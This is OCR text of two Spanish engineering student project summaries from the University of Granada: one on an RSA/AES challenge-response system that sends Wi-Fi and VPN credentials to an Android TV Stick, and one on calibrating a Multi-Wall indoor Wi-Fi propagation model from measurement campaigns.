En esta sección se tratará el tema de la criptografía utilizada para el envío de mensajes entre las distintas partes que componen el sistema del proyecto. La tecnología de encriptación utilizada se basará en AES y RSA, utilizados conjuntamente para la encriptación y desencriptación, por lo que se procederá a explicar qué es cada uno de estos métodos criptográficos, el porqué de su elección y el modo en el que se utilizan.

1) Criptografía de clave simétrica: AES: El cifrado de clave simétrica consiste en el uso de una única clave que poseen dos o más usuarios. Esta clave será la que cifrará y descifrará la información transmitida a través de un determinado canal.

Existen diferentes algoritmos de clave simétrica que deben cumplir las siguientes condiciones para considerarlos fiables:

- Una vez que el mensaje es cifrado, no se puede obtener la clave secreta ni tampoco el texto plano.
- Si se conociera el texto plano y el texto cifrado, se debe tardar más y gastar más dinero en obtener la clave secreta, que el posible valor derivado de la información sustraída (texto plano).

La seguridad en los algoritmos de clave simétrica reside en la propia clave secreta, por lo que el principal problema es la distribución de dicha clave a los distintos usuarios para cifrar y descifrar la información. Por otro lado, su principal ventaja es su velocidad y su gran eficiencia para el cifrado de grandes cantidades de datos.

Para el presente proyecto se buscaba un algoritmo que fuera soportado por la API de Android y que pudiera ser programado. Para ello, viendo el listado de algoritmos soportados por Android, se comprobó que podían utilizarse algoritmos como AES [10], Blowfish, RC4 o DES.

Finalmente se escogió el algoritmo AES con cifrado CBC, debido a que es el algoritmo estándar recomendado por NIST (National Institute of Standards and Techology). Es el más extendido, con mayor documentación y el que más criptoanálisis ha recibido debido a su robustez, por lo que se convierte en el algoritmo más indicado para ser usado.

2) Criptografía asimétrica: RSA: La criptografía asimétrica, conocida como criptografía de clave pública, es el método criptográfico que usa un par de claves para el envío de los mensajes. Las dos claves deben pertenecer a la misma persona que ha enviado el mensaje. Una clave es pública y se puede entregar a cualquier persona, y la otra clave es privada y solo la conocerá el propietario de las claves. Cabe destacar, que los métodos criptográficos garantizan que este par de claves solo podrá generarse una vez, por lo que no existe la posibilidad de que se generen dos pares de claves iguales.

El funcionamiento es el siguiente: si la persona que desea enviar un mensaje lo cifra con su clave privada, cualquier persona podrá descifrarlo con la clave pública. Con esto se consigue la identificación y autenticación de la persona que envía el mensaje, ya que únicamente solo una persona puede encriptar el mensaje con su clave privada. Esta rama de la criptografía de clave pública es llamada firma digital.

En cambio, también cabe la opción de cifrar un mensaje con la clave pública de una persona, por lo que solo podrá ser desencriptada por la clave privada correspondiente a dicha clave pública. Encriptando un mensaje de esta manera, se garantiza la confidencialidad del mensaje. Este método fue inventado con el fin de evitar el problema del intercambio de claves en los sistemas de cifrado simétrico, en los que se requiere una única clave secreta, tanto para encriptar como para desencriptar.

El algoritmo más importante y el más utilizado es RSA [11], basado en una pareja de claves, pública y privada. Éste ha sido el algoritmo escogido para la criptografía asimétrica.

VI. Diseño e implementación

En el presente capítulo se van a abordar los aspectos referentes al diseño y a la implementación del sistema que se pretende desarrollar en este proyecto, cuyos términos teóricos se han desarrollado anteriormente.

En primer lugar, el objetivo de este diseño es que el TV Stick se conecte al servidor del SPMD, a través de una pasarela, que será el dispositivo perteneciente al usuario. El objetivo final es que el servidor tenga la capacidad de enviar las claves Wi-Fi y VPN de la red al TV Stick, y que éste último introduzca dichas claves en los ficheros necesarios para la conexión a la red. Para ello, el TV Stick deberá autenticarse previamente con el servidor, por lo que con este objetivo en mente, se utilizará un reto que enviará el servidor al TV Stick, que tendrá que resolverlo.

Por lo tanto, el TV Stick deberá pedir un reto al servidor, a través de la pasarela. Tanto el TV Stick como el servidor poseerán un par de claves con las que podrán encriptar y desencriptar mensajes entre ellos. El TV Stick, al recibir el reto lo encriptará haciendo uso de una clave privada y lo enviará nuevamente al servidor. El servidor, haciendo uso de su clave pública, desencriptará el reto, y si coincide con el enviado en un principio la autenticación del TV Stick se dará por válida. En caso de que la autenticación sea correcta, el servidor enviará las claves Wi-Fi y VPN al TV Stick, y este último introducirá las claves en el dispositivo para ser capaz de conectarse a la red.

A. Desarrollo de las aplicaciones en Android

En esta sección se describirán los aspectos relacionados con la programación en Android, utilizada para desarrollar la aplicación cliente y la del *TV Stick*.

1) Programación de la aplicación cliente: Se explicará en este apartado las clases del cliente de manera muy resumida y su funcionalidad, sin entrar a fondo en la programación.

Estas son las distintas clases utilizadas en la aplicación cliente:

- **Clase PortadaActivity**: Utilizada para visualizar una portada al iniciar la aplicación, mostrando el logo de la UGR.
  La portada que se proyecta al iniciarse la aplicación puede verse en la siguiente figura:
- **Clase PaginaLoginActivity**: Utilizada para enviar al usuario al *login* de la página web del SPMD, en dónde se deberán introducir las credenciales de acceso al SPMD. Si el *login* es exitoso se llamará a la clase *MainActivity*.
- **Clase MainActivity**: Es clase principal de la aplicación, donde comienzan todos los procesos referentes a la comunicación Bluetooth, y en la que se ha diseñado la interfaz con la que interactuará el usuario para poder realizar la conexión Bluetooth al *TV Stick*. En esta clase se inicializan las variables relacionadas con el adaptador Bluetooth y se comenzará la búsqueda de dispositivos Bluetooth cercanos y la conexión a los mismos.
- **Clase BluetoothDeviceArrayAdapter**: Clase encargada de mostrar el listado de dispositivos encontrados vía Bluetooth. utilizado para mostrar el listado de dispositivos encontrados vía Bluetooth.
- **Clase ThreadConexionBT**: Es la clase encargada de realizar la petición de conexión a otro dispositivo a través de Bluetooth, una vez que se ha seleccionado un dispositivo para realizar la conexión.
- **Clase ThreadMensajes**: El objetivo de esta clase es el envío y recepción de mensajes de texto(*Strings*) entre dos dispositivos conectados mediante *BluetoothSocket*, que en el caso del presente proyecto será entre el dispositivo del usuario y el *TV Stick*.
- **Clase PeticionServidor**: Esta clase tiene como objetivo realizar una petición a una dirección URL específica, que en el caso del presente proyecto será a la dirección del servidor de autenticación, que se alojará en el servidor del SPMD. Por lo tanto, al utilizar la dirección del servidor de autenticación, se obtendrá el reto necesario para la autenticación y además, en caso de que la autenticación sea correcta, se obtendrán las credenciales Wi-Fi Y VPN.

- **Clase PaginaSPMDActivity**: Esta clase tiene como función abrir una la página web del SPMD, una vez enviadas las claves Wi-Fi y VPN al *TV Stick*, con el fin de que el usuario pueda seleccionar el material docente alojado.

2) Programación de la aplicación TV Stick: En esta sección se explica la programación básica utilizada en la aplicación que se instalará en el *TV Stick*.

A continuación se detallarán todas las clases utilizadas para la aplicación de manera resumida, puesto que en la sección anterior se ha explicado la programación de clases similares:

- **Clase MainActivity**: Clase que tendrá como objetivo la de inicializar las variables principales y hacer una llamada a las hebras encargadas de la conexión Bluetooth. La diferencia de esta clase con la que se utilizaba en la aplicación cliente es que no será necesario realizar una búsqueda de dispositivos ni crear elementos que interactúen con el usuario.
- **Clase ThreadConexionBT**: Clase que tendrá como objetivo que la aplicación espere a recibir una conexión Bluetooth entrante, a través de los métodos de *BluetoothSocket*
- **Clase ThreadMensajes**: Esta clase tiene distintos objetivos: enviar y recibir mensajes con la aplicación cliente una vez conectados mediante Bluetooth, encriptar y desencriptar mensajes e introducir las claves recibidas en el dispositivo.
  El reto que envía el servidor al *TV Stick* deberá ser encriptado y devuelvo al servidor. Por otro lado, las claves llegarán al *TV Stick* encriptadas y deberán ser desencriptadas por la aplicación del *TV Stick*.
- **Clase Criptografia**: La clase *Criptografia* tiene como principal objetivo el desarrollo de funciones con capacidad de encriptar y desencriptar utilizando AES y RSA. Esta clase es llamada por la clase *ThreadMensajes*.

B. Desarrollo del servidor de autenticación

Para el funcionamiento del PID por el que se realiza este proyecto, es necesario el uso de un servidor central. Dicho servidor es gestionado por el tutor del proyecto, Jorge Navarro Ortiz y tiene como objetivo administrar el material docente alojado en el mismo. Adicionalmente, para el objetivo de este proyecto, se deberá hacer uso de algún método para autentificar con el servidor los dispositivos *TV Sticks* a los que se le enviarán las claves, con el fin de evitar problemas de que se realice el envío a algún dispositivo no autorizado para recibirlas.

Para ello, se han programado en el servidor central del PID diferentes archivos en formato PHP con la capacidad de autenticar a los dispositivos que soliciten una petición a dicho servidor.

El método pensado para la autenticación es mediante un reto o mensaje que solo conozca el servidor, y la generación de un certificado digital, que constará de una clave pública y privada para cada dispositivo *TV Stick*, además de una clave secreta de la persona que genera el mensaje.

A cada dispositivo *TV Stick* se le proporcionará una clave pública y otra privada, aunque en realidad dicho dispositivo solo necesitará hacer uso de su clave privada para las encriptaciones y desencriptaciones. Por otro lado, el servidor deberá tener almacenadas como mínimo, las claves públicas para cada dispositivo.

La programación de este servidor de autenticación se ha realizado en PHP, y consta de dos archivos: uno con las funciones necesarias para encriptar y desencriptar mensajes, y otro en el que se envían y reciben los mensajes entre el servidor y la aplicación cliente.

En la siguiente figura pueden observarse los distintos mensajes que se envían entre las tres partes del sistema mientras dura la comunicación entre ellos:




Fig. 2. Mensajes enviados entre las distintas partes del sistema.

C. Uso de criptografía: RSA y AES

En esta sección, se va a explicar cómo se han utilizado los algoritmos AES y RSA para enviar mensajes encriptados a través de un canal inseguro, como la red de datos, red Wi-Fi o red Bluetooth, entre los dispositivos *TV Stick*, la aplicación cliente, y el servidor, con el fin de realizar la autenticación.

En primer lugar, se encriptará el mensaje en texto plano, utilizando una clave secreta mediante el algoritmo AES. Una vez encriptado el mensaje, se calculará la longitud de la clave simétrica y la del vector de inicialización (IV) utilizado con AES. Estas longitudes constarán de 3 bytes y se añadirá al mensaje final a enviar, con el fin de encontrar en la cadena de texto enviada la localización exacta de la clave simétrica encriptada y la del IV.

Seguidamente, se encriptará la clave secreta utilizando el algoritmo RSA, donde la clave utilizada para la encriptación dependerá del remitente. Para el caso del *TV Stick*, la clave secreta usada en AES se encriptará o desencriptará utilizando

la clave privada del dispositivo. En cambio, el servidor de autenticación, utilizará la clave pública del dispositivo *TV Stick*, tanto para la encriptación como para la desencriptación.

Finalmente, se generará una cadena de texto formada por las siguientes variables:

- Longitud de la clave simétrica: 3 bytes sin encriptar al comienzo del mensaje que servirán para localizar la clave simétrica en la cadena de texto.
- Longitud del vector de inicialización
- Vector de inicialización
- Clave simétrica encriptada en RSA
- Mensaje encriptado en AES

Con la cadena de texto que se reciba en algún tipo de dispositivo, se desencriptará con RSA la clave simétrica y el IV, conociendo previamente la longitud de cada uno, y con ambos parámetros, se desencriptará el mensaje que se desea obtener utilizando AES, por lo que finalmente, el mensaje en texto plano que fue enviado y encriptado, podrá ser leído correctamente sin que haya podido ser obtenido por alguna entidad ajena al objetivo del proyecto.

En el presente proyecto, la criptografía se ha utilizado para la autenticación y la seguridad en el envío de las credenciales. En primer lugar, el servidor de autenticación enviará un reto en texto plano al TV Stick. El TV Stick, al recibir dicho reto, utilizará su clave privada de RSA y una clave secreta de AES generada aleatoriamente ,para encriptarlo y enviarlo de nuevo al servidor. El servidor cuando recibe dicho reto encriptado, lo desencripta utilizando la clave pública RSA del TV Stick y comprueba si coincide con el reto que se envío en primer lugar. En caso de que ambos retos coincidan, se procederá al envío de credenciales. Para el envío, el servidor encripta las credenciales con la clave pública del TV Stick (RSA) y una clave secreta (AES), y la envía al TV Stick. Finalmente, el TV Stick al recibir las credenciales encriptadas, las desencripta utilizando su clave privada e introduce dichas credenciales en el dispositivo.

En las siguientes figuras puede verse el proceso de encriptación y desencriptación del reto a lo largo de la comunicación entre el servidor de autenticación y el TV Stick:




Fig. 3. Proceso de encriptación del reto en el TV Stick.




Fig. 4. Proceso de desencriptación del reto en el servidor de autenticación.

VII. Conclusiones y líneas futuras

En el presente Trabajo de Fin de Grado se ha desarrollado un sistema compuesto por diversos dispositivos, cuya función final es la de realizar una pasarela que comunique un dispositivo *TV Stick* y el servidor del Servicio de Proyección de Material Docente, con el fin de que el servidor pueda enviar diferentes tipos de credenciales a través de un medio inseguro.

El objetivo propuesto ha sido desarrollado con éxito, elaborándose una aplicación en Android dedicada a smartphones y tabletas, que actuará como pasarela entre el servidor y el *TV Stick*. Además, se ha creado otra aplicación para el *TV Stick* con la capacidad de conectarse a la aplicación del cliente que siempre estará activa, realizándose una comunicación sencilla para el usuario. También se ha elaborado un sistema de seguridad que asegura autenticación y protección frente a intrusos que pretendan obtener las credenciales que se enviarán.

En definitiva, el sistema desarrollado cubre los objetivos propuestos, proporcionando autenticación para los dispositivos *TV Sticks* utilizados en el PID, y además protegiendo la integridad de la red Wi-Fi y VPN, al realizarse el cambio de claves periódicamente, sin que la obtención de éstas por parte de cualquier usuario tenga un efecto nocivo en el sistema.

Aunque se dan por conseguidos los objetivos de este trabajo de fin de grado, existen algunos aspectos que podrían mejorarse en un futuro, o implementarse adicionalmente. Una de estas mejoras serían la implementación de la aplicación dedicada al usuario en otros sistemas operativos, como Windows, iOS, Mac OS y Linux.

Referencias

[1] Jorge Navarro Ortiz. Servicio centralizado de Proyección de Material Docente (PID 14-61). *http://wdb.ugr.es/~jorgenavarro/downloads/14-61-version-extendida.pdf*, 2016.
[2] Google. Google Chromecast. *https://www.google.es/chrome/devices/chromecast/*, 2015.
[3] Apple. Apple TV. *http://www.apple.com/es/tv/*, 2015.
[4] Amazon. Amazon Fire TV. *https://www.amazon.com/Amazon-Fire-TV-Streaming-Media-Player/dp/B00U3FPN4U*, 2015.
[5] I.E.E.E. Standard. 802.1x, IEEE standard for local and metropolitan are networks. *port based network access control*, 2004. cited By 1.
[6] Android. Android Studio. *https://developer.android.com/studio/index.html*.
[7] Carles Gomez, Joaquim Oller, and Josep Paradells. Overview and evaluation of bluetooth low energy: An emerging low-power wireless technology. *Sensors*, 12(9):11734–11753, 2012.
[8] Android. Bluetooth Socket. *https://developer.android.com/reference/android/bluetooth/BluetoothSocket.html*.
[9] Android. BluetoothServerSocket. *https://developer.android.com/reference/android/bluetooth/BluetoothServerSocket.html*.
[10] Joan Daemen and Vincent Rijmen. *The design of Rijndael: AES-the advanced encryption standard*. Springer Science & Business Media, 2013.
[11] Xin Zhou and Xiaofei Tang. Research and implementation of RSA algorithm for encryption and decryption. In *Strategic Technology (IFOST), 2011 6th International Forum on*, volume 2, pages 1118–1121. IEEE, 2011.

Teoría de la Señal y Comunicaciones

MODELOS DE PROPAGACIÓN EN INTERIORES: EFECTOS EN LA TRANSMISIÓN

Tutor: José Luis Pérez Córdoba; e-mail: *jlpc@ugr.es*
Titulación: Grado en Ingeniería de Tecnologías de Telecomunicación
Departamento de Teoría de la Señal, Telemática y Comunicaciones
Universidad de Granada

Autor: Alejandro Acedo Fajardo, e-mail: *alejandroacedo19@correo.ugr.es*

***Resumen*— En este proyecto se plantea la obtención de un modelo de propagación indoor genérico para entornos *indoor* de de edificios convencionales. Concretamente, el estudio se centrará en el modelo empírico *Multi-Wall,* que será entrenado a partir de una gran campaña de medidas realizada en distintas localizaciones. Así mismo, se buscará un modelo genérico, válido para varios canales de transmisión y con un coste computacional lo más pequeño posible.**

Por otra parte, también se plantea una primera aproximación al estudio de las reflexiones y demás efectos de transmisión dados en entornos de interior. Para ello, se creará un modelo empírico que prediga la atenuación en puntos situados, de forma circular, a una misma distancia del punto de acceso.

Palabras clave*— *Modelos de propagación en interiores, efectos en la transmisión, canal inalámbrico, atenuación, reflexión.

I. Introducción y Objetivos

LAS telecomunicaciones en general y las redes inalámbricas en particular han presentado a lo largo de estos últimos años una enorme evolución. Sin embargo, el problema de la falta de cobertura de la señal Wi-Fi es bastante habitual en ambientes domésticos y en el ámbito laboral. Por tanto, surge la necesidad de estudiar las características del canal indoor y de generar modelos que intenten predecir la potencia recibida, o el *path loss*, en distintos puntos de los edificios, para así realizar un buen diseño y dimensionado de la red.

Por tanto, como primer objetivo del proyecto se pretende la generación de un modelo de propagación *indoor* (que será el modelo *Multi-Wall*) capaz de predecir con un alto nivel de precisión y un bajo coste computacional, la potencia recibida en cualquier punto de un edificio. Este modelo deberá ser entrenado con medidas tomadas en varias localizaciones y utilizando varios canales de transmisión para ser lo más genérico posible y poder ser aplicado a otros entornos de similares características.

Por otro lado, se plantea también la generación de un modelo de propagación que, teniendo en cuenta el fenómeno de la reflexión, sea capaz de predecir la potencia recibida en puntos situados a una misma distancia del punto de acceso.

II. Fundamento Teórico

El canal *indoor* es aquel que se utiliza para la transmisión de información en el interior de un edificio. Normalmente presenta numerosas dificultades para su modelado, dado que son muchos los factores que influyen, como la estructura del edificio, el mobiliario, el tipo de materiales de construcción utilizados, etc. Para entender bien cómo influyen estos factores en la propagación de las ondas electromagnéticas, es necesario estudiar los tres mecanismos principales de propagación, la reflexión, la difracción y la dispersión. En la Figura 1 se pueden apreciar estos tres fenómenos.




Fig.1. Principales fenómenos de propagación

En primer lugar, la reflexión ocurre cuando las ondas inciden sobre materiales de dimensiones mucho mayores que la longitud de onda. Durante este fenómeno, parte de la onda puede transmitirse al objetivo con el que ha colisionado. El resto de la onda que no se transmite, se refleja y viaja por el mismo medio que lo hacía la onda original. En entornos de interior, la reflexión suele producirse en paredes, techos y suelos.

Por otro lado, la difracción ocurre cuando las ondas electromagnéticas inciden sobre objetos con superficies irregulares. Gracias al efecto de la difracción, todos los puntos de un frente de onda pueden ser considerados como fuentes de producción de ondas secundarias (principio de Huygens). Por tanto, las ondas pueden alcanzar el receptor aun cuando no existe línea de visión directa con el transmisor. En interiores, las difracciones se producen normalmente en el mobiliario existente.

Por último, la dispersión se produce al incidir las ondas con objetos de dimensiones menores a la longitud de onda. Las plantas y los pequeños objetos son fuentes de dispersiones en interiores [3].

La combinación de todos estos fenómenos dan lugar al efecto multirayectoria, que juega un papel muy importante en las redes inalámbricas. Este efecto ocurre cuando la señal transmitida llega al receptor habiendo recorrido más de un camino. Por tanto, en el receptor se reciben distintas "copias" de la señal original, que llegan retardadas y con diferente amplitud y/o fase. Dependiendo del desfase, la interferencia será constructiva o destructiva, con lo que la señal recibida variará con un carácter aleatorio.

Esto provoca que el *path loss*, entendido como la diferencia entre la potencia transmitida, presente desvanecimientos a corto plazo, como se puede ver en la Figura 2 [5]. Los picos que se aprecian se deben al efecto multitrayectoria, y dependerán de las interferencias (destructivas o constructivas). Este carácter aleatorio complica el modelado del *path loss* en este tipo de entornos.




Fig.2. *Path Loss* instantáneo.

A. Modelos de propagación

Para intentar modelar el *path loss* nacen los modelos de propagación. El modelo de propagación más simple es el del espacio libre. Supone que existe una línea de visión directa entre el transmisor y el receptor y que no hay obstáculos entre ellos. Sin embargo, debido a su sencillez, no puede ser usado para predecir el *path loss* en los entornos de interior.

Por esta razón, se han creado un conjunto de modelos de propagación en interiores. Por un lado, los modelos deterministas se basan en técnicas de simulación (en fundamentos físicos), mantienen la precisión para distintos tipos de entornos, pero son complejos y computacionalmente lentos (ejemplos: modelo de rayos y el modelo FDTD). Por otro lado, se encuentran los modelos empíricos, que consideran de forma implícita todas las influencias del entorno. Se basan en un entrenamiento realizado con medidas reales. En general son computacionalmente más eficientes y más fáciles de implementar, aunque su precisión no sea tan alta. En este proyecto se estudiará en profundidad el modelo *Multi-Wall*, ya que es el que mejores resultados ofrece.

B. Modelo Multi-Wall

La expresión (ecuación 1) corresponde con el modelo *Multi-Wall* general. El *Path Loss* total se define como la suma de las pérdidas de propagación en el espacio libre, una constante L_C y las pérdidas sufridas al atravesar las paredes y los suelos.

$$PL = L_{FS} + L_C + \sum_{i=1}^{N} L_{wi} K_{Wi} + L_f K_f^{\left(\frac{K_f+2}{K_f+1} - b\right)} [dB] \quad (1)$$

En este proyecto se tomará únicamente dos tipos de paredes, paredes finas con una atenuación de 3,4 dB y paredes gruesas, con una atenuación de 6,9 dB. Por otro lado, los suelos presentarán una atenuación de 18,3 dB (ecuación 2). Estos valores son los estándares para el modelo *Multi-Wall*. En la Figura 3 se muestra cómo el rayo directo debe atravesar una pared fina, una pared gruesa y dos suelos hasta llegar al receptor.

$$PL = L_{FS} + L_C + L_{w1} K_{w1} + L_{w2} K_{w2} + L_f K_f^{\left(\frac{K_f+2}{K_f+1} - b\right)} [dB] \quad (2)$$




Fig.3. Modelo *Multi-Wall* simplificado. Alzado del edificio.

III. Realización Práctica

Como ya se ha comentado, al tratar con un modelo empírico, es necesario la realización de una campaña de medidas. Se ha decidido usar el estándar 802.11b en la banda de 2,4 GHz. Por tanto, como transmisor se necesitará un router inalámbrico como el de la Figura 4 y como receptor, un analizador de espectros proporcionado por la Universidad junto con una antena VERT (Figura 5).

Fig.4. Router inalámbrico Comtrend HG 536+.

Fig.5. Analizador EXA Signal Analyzer N9010A y antena VERT2450

C. Entornos de trabajo y campaña de medidas.

El estudio de este proyecto se ha realizado para dos viviendas, en las que para una de ellas se ha localizado el router en dos plantas distintas. En cada localización se va realizar una campaña de medidas para los canales 1, 6 y 11 de la banda de 2,4 GHz. La primera cuestión a resolver es en qué puntos de la vivienda tomar las medidas. En la Figura 6 se puede ver la distribución de los puntos de medida en la planta alta y baja de la primera vivienda, y en las Figura 7 y 8, la distribución de los puntos en la segunda vivienda.

Fig.6. Distribución de los puntos de medida en la primera vivienda..

En estas figuras se muestra claramente cómo se ha realizado esta distribución. De forma que se ha intentado dejar una separación de un metro entre puntos colindantes, siempre que sea posible (depende sobre todo del mobiliario). También se indica claramente dónde se sitúa el punto de acceso en cada planta.




Fig.7. Distribución de los puntos de medida en la planta baja de la segunda vivienda.




Fig.8. Distribución de los puntos de medida en la planta alta de la segunda vivienda.

Con respecto a la segunda vivienda, dado que es un edificio más grande, se ha dejado una separación de 1.5 metros, localizando el router únicamente en la planta baja.

Antes de realizar la primera medida, es necesario generar una tabla donde para cada punto se recoja la distancia entre el transmisor y el receptor y el número de paredes y suelos que el rayo directo atraviesa. Como paredes finas se han considerado las puertas, las ventanas y las paredes con grosor inferior a 10 centímetros. Con respecto a las paredes gruesas, se han considerado los muros de hormigón de grosor mayor que 10 centímetros.

Cabe destacar que para cada punto de medida se ha realizado un total de cinco mediciones, descartando la menor y la mayor de ellas y realizar el promedio de las tres restantes. En total se tienen 79 puntos de medida en la primera vivienda y 72 puntos en la segunda. En total se han realizado 3450 medidas. De la misma forma se han calculado las pérdidas por propagación en el espacio libre para cada punto. Por otro lado, se ha medido la potencia transmitida del router juntando la antenna VERT junto con la del router, obteniendo un valor de 0 dBm. Por tanto, el *Path Loss* no es más que el módulo de la potencia recibida en cada caso. En la Tabla 1 se puede ver un ejemplo de las medidas tomadas.

TABLA 1. EJEMPLO DE TABLA GENERADA TRAS LAS MEDICIONES

P	d (m)	K_{w1}	K_{w2}	K_f	Med_1 (dBm)	Med_2 (dBm)	Med_3 (dBm)	$Media$ (dB)
1	4.4	1	0	1	-67.4	-68.2	-67,6	-67.73
2	4.28	1	0	1	-70.2	-66.9	-67.6	-68.23
3	4.4	1	0	1	-68.2	-67.8	-68.1	-68.03
..	..	..	..	..	..	..	..	..
79	5.63	0	2	0	-67.8	-70.9	-69.6	-69.43

D. Calibración del modelo Multi-Wall.

En primer lugar, se han usado los parámetros estándar del modelo:

$$\gamma = 2, L_c = 0dB, L_{w1} = 3.4, L_{w2} = 6.9, L_f = 18.3, b = 0.46$$

Para cada punto, se obtiene un valor del *Path Loss* estimado. El siguiente paso ha sido evaluar estadísticamente el modelo, de forma que se ha calculado el error absoluto (ecuación 3) entre los valores predichos por el modelo y los valores reales, y la varianza (ecuación 4) entendida como la diferencia de estos valores al cuadrado. Este proceso se a realizado para cada localización del router y cada canal de transmisión.

$$Media = \frac{1}{N} \cdot \sum_{i=1}^{N} \left| PL_{modelo_i} - PL_{medido_i} \right| \ [dB] \quad (3)$$

$$\sigma^2 = \frac{1}{N} \cdot \sum_{i=1}^{N} \left(PL_{modelo_i} - PL_{medido_i} \right)^2 \ [dB^2] \quad (4)$$

Así los resultados obtenidos se pueden ver en las tablas 2 y 3. Como se puede comprobar, en la primera vivienda el error medio está entorno a los 3 dB y en la segunda vivienda también. Analizando la varianza en la primera vivienda se puede ver que cuando el router se sitúa en la planta baja, existe una menor dispersión de las medidas. Esto se debe a que en este caso, el router se encuentra en una posición más centrada dentro de la vivienda. En la planta alta, el router se encuentra en una habitación, rodeada de paredes, lo que provoca un mayor número de fenómenos de propagación (reflexiones, multitrayectorias, etc).

TABLA 2. PRIMERA VIVIENDA

Pos. router	Canal	Err. Medio (dB)	Varianza (dB^2)	Desv. Est. (dB)
Planta Alta	1	3.129	12.61	3.689
	6	2.925	11.823	3.444
	11	2.927	11.868	3.445
Planta Baja	1	2.39	8.892	2.982
	6	2.547	9.114	3.019
	11	2.359	8.425	2.903

También se puede apreciar que para el canal 11 se obtienen mejores resultados. Esto se debe a que en ambas localizaciones este canal es el más libre. A pesar de haberse usado los parámetros por defecto del modelo, el modelo predice con bastante fiabilidad el *Path Loss*.

TABLA 3. SEGUNDA VIVIENDA

Pos. router	Canal	Err. Medio (dB)	Varianza (dB^2)	Desv. Est. (dB)
Planta Baja	1	3.150	12.838	3.583
	6	3.139	12.860	3.586
	11	3.043	12.503	3.536

